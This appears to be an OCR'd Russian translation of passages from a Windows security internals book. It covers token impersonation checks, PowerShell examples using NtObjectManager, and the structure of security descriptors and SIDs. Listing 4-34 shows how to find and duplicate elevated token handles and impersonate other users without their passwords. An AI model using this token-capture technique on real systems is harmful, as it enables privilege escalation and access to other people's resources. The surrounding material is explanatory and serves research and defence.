


Рисунок 4-5. Проверки маркера олицетворения функцией SeTokenCanImpersonate.

Последовательно разберём каждую проверку и то, какие свойства маркера олицетворения и первичного маркера она учитывает. Обратите внимание: поскольку маркер олицетворения можно назначить потоку другого процесса, если имеется подходящий дескриптор этого потока, проверяется первичный маркер процесса, содержащего поток, а не первичный маркер вызывающего потока. Функция выполняет следующие этапы проверки:

1. Проверяет уровень олицетворения `Identification` или `Anonymous`. Если маркер олицетворения имеет один из этих уровней, его назначение потоку не представляет угрозы безопасности, и SRM немедленно разрешает операцию. Проверка также разрешает назначение, если согласно идентификатору аутентификации маркер олицетворения представляет анонимного пользователя.
2. Проверяет привилегию олицетворения. Если включена `SeImpersonatePrivilege`, SRM снова немедленно разрешает назначение.
3. Сравнивает уровни целостности первичного маркера и маркера олицетворения. Если уровень целостности первичного маркера ниже, чем у маркера олицетворения, в назначении отказывается. Если он такой же или выше, проверки продолжаются.
4. Проверяет равенство идентификатора аутентификации и исходного идентификатора. Если идентификатор исходного входа маркера олицетворения равен идентификатору аутентификации первичного маркера, SRM разрешает назначение. В противном случае проверки продолжаются.

У этой проверки есть любопытное следствие. Как обсуждалось ранее в этой главе, идентификатор исходного входа обычных пользовательских маркеров получает значение идентификатора аутентификации пользователя SYSTEM. Причина в том, что процесс аутентификации выполняется от имени SYSTEM. Следовательно, пользователь SYSTEM может олицетворить любой другой маркер в системе, если тот удовлетворяет требованию к уровню целостности, даже когда привилегия `SeImpersonatePrivilege` не включена.
5. Проверяет равенство SID пользователей. Если SID пользователя первичного маркера не равен SID пользователя маркера олицетворения, SRM запрещает назначение. В противном случае проверки продолжаются. Этот критерий позволяет пользователю олицетворять собственную учётную запись, но запрещает олицетворение другого пользователя без его учётных данных. При аутентификации другого пользователя LSASS возвращает маркер олицетворения, в котором идентификатор исходного входа равен идентификатору аутентификации вызывающей стороны, поэтому маркер проходит предыдущую проверку, и SID пользователей уже не сравниваются.

6. Проверяет флаг `Elevated`. Эта проверка не позволяет вызывающей стороне олицетворить более привилегированный маркер того же пользователя. Если в маркере олицетворения установлен флаг `Elevated`, а в первичном маркере нет, олицетворение запрещается. В версиях Windows до 10 эта проверка не выполнялась, поэтому раньше маркер администратора UAC можно было олицетворить, предварительно понизив его уровень целостности.
7. Проверяет изоляцию в песочнице. Эта проверка не позволяет вызывающей стороне олицетворить маркер с менее строгой песочницей. Для олицетворения маркера lowbox новый маркер должен либо иметь такой же SID пакета, либо быть SID ограниченного пакета первичного маркера; иначе олицетворение запрещается. Список возможностей не проверяется. Для ограниченного маркера достаточно, чтобы новый маркер тоже был ограниченным, даже если список ограничивающих SID отличается. То же относится к маркерам с ограничением записи. В SRM есть различные механизмы усиления защиты, затрудняющие получение более привилегированного маркера песочницы.
8. Проверяет консольный сеанс. На последнем этапе определяется, является ли консольный сеанс сеансом 0. Это не позволяет пользователю олицетворить маркер в сеансе 0, что могло бы дать повышенные привилегии, например возможность создавать глобальные объекты `Section`.

Можно было бы предположить, что при запрете назначения функция вернёт ошибку `STATUS_PRIVILEGE_NOT_HELD`, но это не так. Вместо этого SRM дублирует маркер олицетворения как маркер уровня `Identification` и назначает его. Поэтому, даже если назначить олицетворение не удалось, поток всё ещё может исследовать свойства маркера.

Проверить возможность олицетворить маркер можно командой PowerShell `Test-NtTokenImpersonation`. Она олицетворяет маркер и повторно открывает его из потока, затем сравнивает уровни олицетворения исходного и повторно открытого маркеров и возвращает логический результат. В листинге 4-32 показан простой пример, который не проходит проверку уровня целостности. Этот сценарий лучше не выполнять в важном для вас процессе PowerShell, поскольку восстановить исходный уровень целостности будет невозможно.

```
PS> $token = Get-NtToken -Duplicate
PS> Test-NtTokenImpersonation $token
True

PS> Set-NtTokenIntegrityLevel -IntegrityLevel Low
PS> Test-NtTokenImpersonation $token
False

PS> Test-NtTokenImpersonation $token -ImpersonationLevel Identification
True
```

Листинг 4-32. Проверка олицетворения маркера

Эти проверки довольно просты. Сначала мы получаем дубликат маркера текущего процесса и передаём его `Test-NtTokenImpersonation`. Результат `True` указывает, что маркер можно олицетворить на уровне `Impersonation`. Для следующей проверки мы понижаем уровень целостности первичного маркера текущего процесса до `Low` и снова запускаем проверку. На этот раз она возвращает `False`, поскольку олицетворить маркер на уровне `Impersonation` больше нельзя. Наконец, проверяем, можно ли олицетворить маркер на уровне `Identification`, и снова получаем `True`.

Практические примеры

Разберём несколько практических примеров, чтобы показать применение различных команд из этой главы для исследования безопасности и анализа систем.

Поиск процессов с доступом к пользовательскому интерфейсу

Иногда полезно перечислить все доступные процессы и проверить свойства их первичных маркеров. Это помогает находить процессы, выполняющиеся от имени определённых пользователей или имеющие определённые свойства. Например, можно выявить процессы с установленным флагом доступа к пользовательскому интерфейсу. Ранее в этой главе мы обсуждали проверку такого флага у одного процесса. В листинге 4-33 проверка выполняется для всех доступных процессов.

```
PS> $ps = Get-NtProcess -Access QueryLimitedInformation -FilterScript {
    Use-NtObject($token = Get-NtToken -Process $_ -Access Query) {
        $token.UIAccess
    }
}
PS> $ps
Handle Name       NtTypeName Inherit ProtectFromClose
------ ----       ---------- ------- ----------------
3120   ctfmon.exe Process    False   False
3740   TabTip.exe Process    False   False

PS> $ps.Close()
```

Листинг 4-33. Поиск процессов с доступом к пользовательскому интерфейсу

Сначала вызываем `Get-NtProcess`, чтобы открыть все процессы с правом доступа `QueryLimitedInformation`. Также передаём сценарий фильтрации. Если сценарий возвращает `True`, команда возвращает процесс; в противном случае закрывает его дескриптор.

В сценарии мы открываем маркер процесса с правом `Query` и возвращаем свойство `UIAccess`. В результате список процессов фильтруется, и в нём остаются только процессы с маркерами доступа к пользовательскому интерфейсу. Затем выводим найденные процессы.

Поиск дескрипторов маркеров для олицетворения

Есть несколько официальных способов получить маркер для олицетворения, например выполнить удалённый вызов процедур или открыть первичный маркер процесса. Другой подход - найти существующие дескрипторы объектов `Token`, которые можно продублировать и использовать для олицетворения.

Этот приём полезен, если вы работаете как пользователь без административных прав, но с привилегией `SeImpersonatePrivilege`, например от имени учётной записи службы LOCAL SERVICE, либо оцениваете безопасность песочницы и хотите убедиться, что из неё нельзя открыть и олицетворить более привилегированный маркер. Таким способом можно также получить доступ к ресурсам другого пользователя, дождавшись его подключения к компьютеру Windows, например по сети. Захватив маркер пользователя, можно повторно использовать его субъект, не зная пароля. Простая реализация этой идеи показана в листинге 4-34.

```
PS> function Get-ImpersonationTokens {
  1 $hs = Get-NtHandle -ObjectType Token
    foreach($h in $hs) {
        try {
          2 Use-NtObject($token = Copy-NtObject -Handle $h) {
              3 if (Test-NtTokenImpersonation -Token $token) {
                    Copy-NtObject -Object $token
                }
            }
        } catch {
        }
```

```
    }
}
4 PS> $tokens = Get-ImpersonationTokens
5 PS> $tokens | Where-Object Elevated
```

Листинг 4-34. Поиск дескрипторов повышенных объектов Token для олицетворения

В функции `Get-ImpersonationTokens` мы командой `Get-NtHandle` получаем список всех дескрипторов типа `Token` 1. Затем для каждого дескриптора пытаемся командой `Copy-NtObject` продублировать его в текущий процесс 2. Если это удаётся, проверяем, можно ли успешно олицетворить маркер; если да, создаём ещё одну копию маркера, чтобы он не был закрыт 3.

Выполнение функции `Get-ImpersonationTokens` возвращает все доступные дескрипторы маркеров, которые можно олицетворить 4. У полученных объектов `Token` можно запрашивать интересующие свойства. Например, можно проверить, повышен ли маркер 5, что может указывать на возможность получить через олицетворение дополнительные привилегированные группы.

Удаление административных привилегий

При выполнении программы от имени администратора может потребоваться временно сбросить привилегии, чтобы провести некоторую операцию без риска повредить компьютер, например случайно удалить системные файлы. Для этого можно применить тот же подход, с помощью которого UAC создаёт отфильтрованный, менее привилегированный маркер. Выполните код из листинга 4-35 от имени администратора.

```
PS> $token = Get-NtToken -Filtered -Flags LuaToken
PS> Set-NtTokenIntegrityLevel Medium -Token $token
PS> $token.Elevated
False

PS> "Admin" > "$env:windir\admin.txt"
PS> Invoke-NtToken $token { "User" > "$env:windir\user.txt" }
out-file : Access to the path 'C:\WINDOWS\user.txt' is denied.

PS> $token.Close()
```

Листинг 4-35. Удаление административных привилегий

Сначала мы фильтруем текущий маркер, указав флаг `LuaToken`. Этот флаг удаляет все административные группы и дополнительные привилегии, которые не разрешены ограниченному маркеру. Флаг `LuaToken` не понижает уровень целостности маркера, поэтому вручную задаём ему значение `Medium`. Проверив, что свойство `Elevated` равно `False`, можно убедиться, что маркер больше не считается административным.

Чтобы увидеть результат на практике, теперь можно записать файл в расположение, доступное только администраторам, например каталог Windows. При выполнении операции с маркером текущего процесса запись завершается успешно. Но попытка провести её при олицетворении маркера завершается ошибкой «доступ запрещён». Маркер можно также передать команде PowerShell `New-Win32Process`, чтобы запустить новый процесс с менее привилегированным маркером.

Подведение итогов

В этой главе были представлены два основных типа маркеров: первичные маркеры, связанные с процессом, и маркеры олицетворения, связанные с потоком и позволяющие процессу временно олицетворять другого пользователя. Мы рассмотрели важные свойства маркеров обоих типов, в


том числе группы, привилегии и уровни целостности, а также влияние этих свойств на субъект безопасности, предоставляемый маркером. Затем обсудили два типа маркеров песочницы, ограниченные и lowbox, которые приложения, например веб-браузеры и средства чтения документов, применяют для ограничения ущерба от потенциальной эксплуатации удалённого выполнения кода.

Далее мы рассмотрели, как маркеры представляют административные привилегии, в том числе реализацию в Windows контроля учётных записей и администраторов с разделённым маркером для обычных пользователей рабочего стола. В рамках этого обсуждения мы подробно разобрали, какой маркер операционная система считает административным или повышенным.

Наконец, были рассмотрены этапы назначения маркеров процессам и потокам. Мы определили конкретные критерии, которым должно соответствовать назначение маркера обычным пользователем, и различия между проверками первичных маркеров и маркеров олицетворения.

В следующей главе речь пойдёт о дескрипторах безопасности. Они определяют, какой доступ будет предоставлен к ресурсу на основе субъекта и групп, присутствующих в маркере доступа вызывающей стороны.

Глава 5. Дескрипторы безопасности



В предыдущей главе мы обсуждали маркер доступа безопасности, который описывает SRM субъект пользователя. В этой главе вы узнаете, как дескрипторы безопасности определяют безопасность ресурса. Дескриптор безопасности выполняет несколько функций. Он указывает владельца ресурса, позволяя SRM предоставлять особые права пользователям, обращающимся к собственным данным. Кроме того, он содержит средства дискреционного управления доступом (discretionary access control, DAC) и мандатного управления доступом (mandatory access control, MAC), которые разрешают или запрещают доступ пользователям и группам. Наконец, он может содержать записи, формирующие события аудита. Дескриптор безопасности имеется почти у каждого ресурса ядра, а приложения пользовательского режима могут реализовать собственное управление доступом посредством дескрипторов безопасности, не создавая ресурс ядра.

Понимание структуры дескрипторов безопасности критически важно для понимания безопасности Windows, поскольку они применяются для защиты каждого объекта ядра и многих компонентов пользовательского режима, например служб. Дескрипторы безопасности используются даже за пределами сетевых границ для защиты удалённых ресурсов. При разработке приложения Windows или исследовании безопасности Windows вам неизбежно придётся проверять или создавать дескрипторы безопасности, поэтому ясное понимание их содержимого сэкономит много времени. Чтобы помочь вам в этом, я начну с более подробного описания структуры дескриптора безопасности.

Структура дескриптора безопасности

Windows хранит дескрипторы безопасности как двоичные структуры на диске или в памяти. Хотя вручную разбирать такие структуры приходится редко, полезно понимать их содержимое. Дескриптор безопасности состоит из следующих семи компонентов:

• редакция;

• необязательные флаги диспетчера ресурсов;
• управляющие флаги;
• необязательный SID владельца;
• необязательный SID группы;
• необязательный дискреционный список управления доступом;
• необязательный системный список управления доступом.

Рассмотрим их по очереди. Первый компонент любого дескриптора безопасности - редакция, обозначающая версию его двоичного формата. Версия существует только одна, поэтому редакция всегда имеет значение 1. Далее следует необязательный набор флагов для диспетчера ресурсов. Установленными они почти не встречаются, однако используются Active Directory, поэтому подробнее мы поговорим о них в главе 11.

За флагами диспетчера ресурсов следует набор управляющих флагов. У них три назначения: определять, какие необязательные компоненты дескриптора безопасности действительны; указывать, как были созданы дескриптор безопасности и его компоненты; задавать способ обработки дескриптора безопасности при применении к объекту. Список допустимых флагов и их описания приведены в таблице 5-1. Многие термины из этой таблицы, например наследование, будут подробнее рассмотрены в следующей главе.

Таблица 5-1. Допустимые управляющие флаги

Имя	Значение	Описание
`OwnerDefaulted`	`0x0001`	SID владельца назначен стандартным способом.
`GroupDefaulted`	`0x0002`	SID группы назначен стандартным способом.
`DaclPresent`	`0x0004`	DACL присутствует в дескрипторе безопасности.
`DaclDefaulted`	`0x0008`	DACL назначен стандартным способом.
`SaclPresent`	`0x0010`	SACL присутствует в дескрипторе безопасности.
`SaclDefaulted`	`0x0020`	SACL назначен стандартным способом.
`DaclUntrusted`	`0x0040`	В сочетании с `ServerSecurity` DACL считается недоверенным.
`ServerSecurity`	`0x0080`	DACL заменяется серверным ACL; его применение подробнее рассматривается в главе 6.

Имя	Значение	Описание
`DaclAutoInheritReq`	`0x0100`	Запрошено автоматическое наследование DACL дочерними объектами.
`SaclAutoInheritReq`	`0x0200`	Запрошено автоматическое наследование SACL дочерними объектами.
`DaclAutoInherited`	`0x0400`	DACL поддерживает автоматическое наследование.
`SaclAutoInherited`	`0x0800`	SACL поддерживает автоматическое наследование.
`DaclProtected`	`0x1000`	DACL защищён от наследования.
`SaclProtected`	`0x2000`	SACL защищён от наследования.
`RmControlValid`	`0x4000`	Флаги диспетчера ресурсов действительны.
`SelfRelative`	`0x8000`	Дескриптор безопасности имеет относительный формат.

После управляющих флагов следует SID владельца, представляющий владельца ресурса. Обычно это SID пользователя, однако владельцем можно назначить и группу, например Administrators. Владение ресурсом предоставляет определённые привилегии, в том числе возможность изменять его дескриптор безопасности. Гарантируя владельцу такую возможность, система не позволяет пользователю лишить самого себя доступа к собственным ресурсам.

SID группы похож на SID владельца, но используется редко. Он существует главным образом для совместимости с POSIX, что было актуально во времена наличия в Windows подсистемы POSIX, и не играет никакой роли в управлении доступом приложений Windows.

Важнейшая часть дескриптора безопасности - дискреционный список управления доступом (discretionary access control list, DACL). DACL содержит список записей управления доступом (access control entries, ACE), определяющих доступ, предоставляемый SID. Управление называется дискреционным, поскольку пользователь или системный администратор может выбирать уровень предоставляемого доступа. Существует множество разных типов ACE. Подробнее они будут рассмотрены в разделе «Заголовки и записи списков управления доступом» на странице 151; пока достаточно знать, что основные сведения каждой ACE включают:

• SID пользователя или группы, к которым относится ACE;
• тип ACE;
• маску доступа, определяющую, какой доступ для SID будет разрешён или запрещён.

Последний компонент дескриптора безопасности - системный список управления доступом (system access control list, SACL), хранящий правила аудита. Подобно DACL, он содержит список

ACE, но вместо определения доступа по совпадению заданного SID с SID текущего пользователя задаёт правила формирования событий аудита при обращении к ресурсу. Начиная с Windows Vista SACL также является предпочтительным местом хранения дополнительных ACE, не связанных с аудитом, например обязательной метки ресурса.

Наконец, в DACL и SACL следует отметить ещё два элемента: управляющие флаги `DaclPresent` и `SaclPresent`. Они указывают, что соответственно DACL и SACL присутствуют в дескрипторе безопасности. Благодаря флагам можно задать NULL ACL, когда флаг присутствия установлен, но значение поля ACL в дескрипторе безопасности не указано. NULL ACL означает, что безопасность для этого ACL не определена, и фактически заставляет SRM его игнорировать. Это отличается от пустого ACL, у которого флаг присутствия установлен и значение ACL указано, но сам ACL не содержит ни одной ACE.

Структура SID

До сих пор мы рассматривали SID как непрозрачные двоичные значения или строки чисел. В этом разделе подробнее разберём содержимое SID. На рисунке 5-1 показано, как SID хранится в памяти.



Рисунок 5-1. Структура SID в памяти.

Двоичный SID состоит из четырёх компонентов:

• **Редакция.** Значение всегда равно 1, поскольку другой номер версии не определён.
• **Число относительных идентификаторов.** Количество RID в SID.
• **Центр безопасности.** Значение, представляющее сторону, выдавшую SID.
• **Относительные идентификаторы.** Ноль или более 32-разрядных чисел, представляющих пользователя или группу.

Центр безопасности может иметь любое значение, однако Windows заранее определяет некоторые часто используемые центры. Все общеизвестные центры начинаются с пяти нулевых байтов, за которыми следует значение из таблицы 5-2.

Таблица 5-2. Общеизвестные центры

Имя	Последнее значение	Пример имени
`Null`	0	`NULL SID`
`World`	1	`Everyone`
`Local`	2	`CONSOLE LOGON`

Имя	Последнее значение	Пример имени
Creator	3	CREATOR OWNER
Nt	5	BUILTIN\Users
Package	15	APPLICATION PACKAGE AUTHORITY\Your Internet connection
MandatoryLabel	16	Mandatory Label\Medium Mandatory Level
ScopedPolicyId	17	N/A
ProcessTrust	19	TRUST LEVEL\ProtectedLight-Windows

После центра безопасности следуют относительные идентификаторы. SID может содержать один или несколько RID: сначала RID домена, затем RID пользователя.

Рассмотрим, как строится SID общеизвестной группы `BUILTIN\Users`. Обратите внимание: компонент домена отделён от имени группы обратной косой чертой. В данном случае домен - `BUILTIN`. Это предопределённый домен, представленный единственным RID 32. В листинге 5-1 из компонентов строится SID домена `BUILTIN` с помощью команды PowerShell `Get-NtSid`, после чего команда `Get-NtSidName` извлекает определённое системой имя этого SID.

```
PS> $domain_sid = Get-NtSid -SecurityAuthority Nt -RelativeIdentifier 32
PS> Get-NtSidName $domain_sid
Domain  Name    Source  NameUse Sddl
------  ----    ------  ------- ----
BUILTIN BUILTIN Account Domain  S-1-5-32
```

Листинг 5-1. Запрос SID домена BUILTIN

SID домена `BUILTIN` принадлежит центру безопасности `Nt`. Этот центр задаётся параметром `SecurityAuthority`, а единственный RID - параметром `RelativeIdentifier`.

Затем передаём SID команде `Get-NtSidName`. Первые два столбца вывода показывают имя домена и имя SID. В данном случае эти значения совпадают; это всего лишь особенность регистрации домена `BUILTIN`.

Следующий столбец указывает место, из которого было получено имя. В этом примере источник `Account` означает, что имя извлечено из LSASS. Источник `WellKnown` указывал бы, что PowerShell заранее знал имя и не обращался к LSASS. Четвёртый столбец, `NameUse`, показывает тип SID. Здесь это ожидаемый тип `Domain`. В последнем столбце находится SID в формате SDDL.

Все RID, указанные для SID после SID домена, идентифицируют конкретного пользователя или группу. Для группы Users применяется единственный RID со значением 545, предопределённым Windows. В листинге 5-2 новый SID создаётся добавлением RID 545 к базовому SID домена.

```
PS> $user_sid = Get-NtSid -BaseSid $domain_sid -RelativeIdentifier 545
PS> Get-NtSidName $user_sid
Domain  Name  Source  NameUse Sddl
------  ----  ------  ------- ----
BUILTIN Users Account Alias   S-1-5-32-545

PS> $user_sid.Name
BUILTIN\Users
```

Листинг 5-2. Построение SID из центра безопасности и RID

Теперь в выводе имя SID равно `Users`. Кроме того, обратите внимание: `NameUse` имеет значение `Alias`. Оно указывает, что SID представляет локальную встроенную группу, в отличие от `Group`, обозначающего группу, определённую пользователем. При выводе свойства `Name` SID отображается полное имя, где домен и имя разделены обратной косой чертой.

Списки известных SID можно найти в технической документации Microsoft и на других сайтах. Однако иногда Microsoft добавляет SID, не документируя их. Поэтому я рекомендую проверять различные значения центра безопасности и RID, чтобы обнаруживать других пользователей и группы. Простая проверка разных SID не причинит вреда. Например, попробуйте заменить RID пользователя в листинге 5-2 на 544. Этот новый SID представляет группу `BUILTIN\Administrators`, как показано в листинге 5-3.

```
PS> Get-NtSid -BaseSid $domain_sid -RelativeIdentifier 544
Name                   Sid
----                   ---
BUILTIN\Administrators S-1-5-32-544
```

Листинг 5-3. Запрос SID группы Administrators

Запомнить центр безопасности и RID конкретного SID бывает сложно, а точное имя для запроса параметром `Name`, описанным в главе 2, можно забыть. Поэтому в `Get-NtSid` реализован режим запроса SID из известного набора. Например, SID группы Administrators можно запросить командой из листинга 5-4.

```
PS> Get-NtSid -KnownSid BuiltinAdministrators
Name                   Sid
----                   ---
BUILTIN\Administrators S-1-5-32-544
```

Листинг 5-4. Запрос известного SID группы Administrators

SID используются по всей операционной системе Windows. Крайне важно понимать их структуру: это позволяет быстро оценить, что может представлять SID. Например, обнаружив SID с центром безопасности `Nt` и первым RID 32, можно быть уверенным, что он представляет встроенного пользователя или группу. Знание структуры также позволяет выявлять и извлекать SID из дампов сбоев или памяти, когда более совершенные инструменты недоступны.

Абсолютные и относительные дескрипторы безопасности

Ядро поддерживает два двоичных формата представления дескрипторов безопасности: абсолютный и относительный. В этом разделе мы рассмотрим оба и разберём преимущества и недостатки каждого.

Оба формата начинаются с одних и тех же трёх значений: редакции, флагов диспетчера ресурсов и управляющих флагов. Флаг `SelfRelative` среди управляющих флагов определяет используемый формат, как показано на рисунке 5-2.




Рисунок 5-2. Выбор формата дескриптора безопасности.

Общий размер заголовка дескриптора безопасности равен 32 битам: два 8-разрядных значения, редакция и `Sbz1`, и 16-разрядные управляющие флаги. Флаги диспетчера ресурсов дескриптора безопасности хранятся в `Sbz1`; они действительны только при установленном управляющем флаге `RmControlValid`, хотя само значение присутствует в любом случае. Остальная часть дескриптора безопасности хранится непосредственно за заголовком.

Простейший формат, абсолютный дескриптор безопасности, используется, когда флаг `SelfRelative` не установлен. После общего заголовка абсолютный формат определяет четыре указателя на данные в памяти: SID владельца, SID группы, DACL и SACL именно в таком порядке, как показано на рисунке 5-3.




Рисунок 5-3. Структура абсолютного дескриптора безопасности.

Каждый указатель ссылается на абсолютный адрес памяти, где хранятся данные. Поэтому размер указателя зависит от разрядности приложения, 32 или 64 бита. Можно также задать указателю значение NULL, обозначив отсутствие значения. SID владельца и группы хранятся в двоичном формате, определённом в предыдущем разделе.

Когда флаг `SelfRelative` установлен, дескриптор безопасности использует относительный формат. Вместо ссылок на значения по абсолютным адресам памяти относительный дескриптор безопасности хранит их расположения как положительные смещения от начала собственного заголовка. Построение относительного дескриптора безопасности показано на рисунке 5-4.

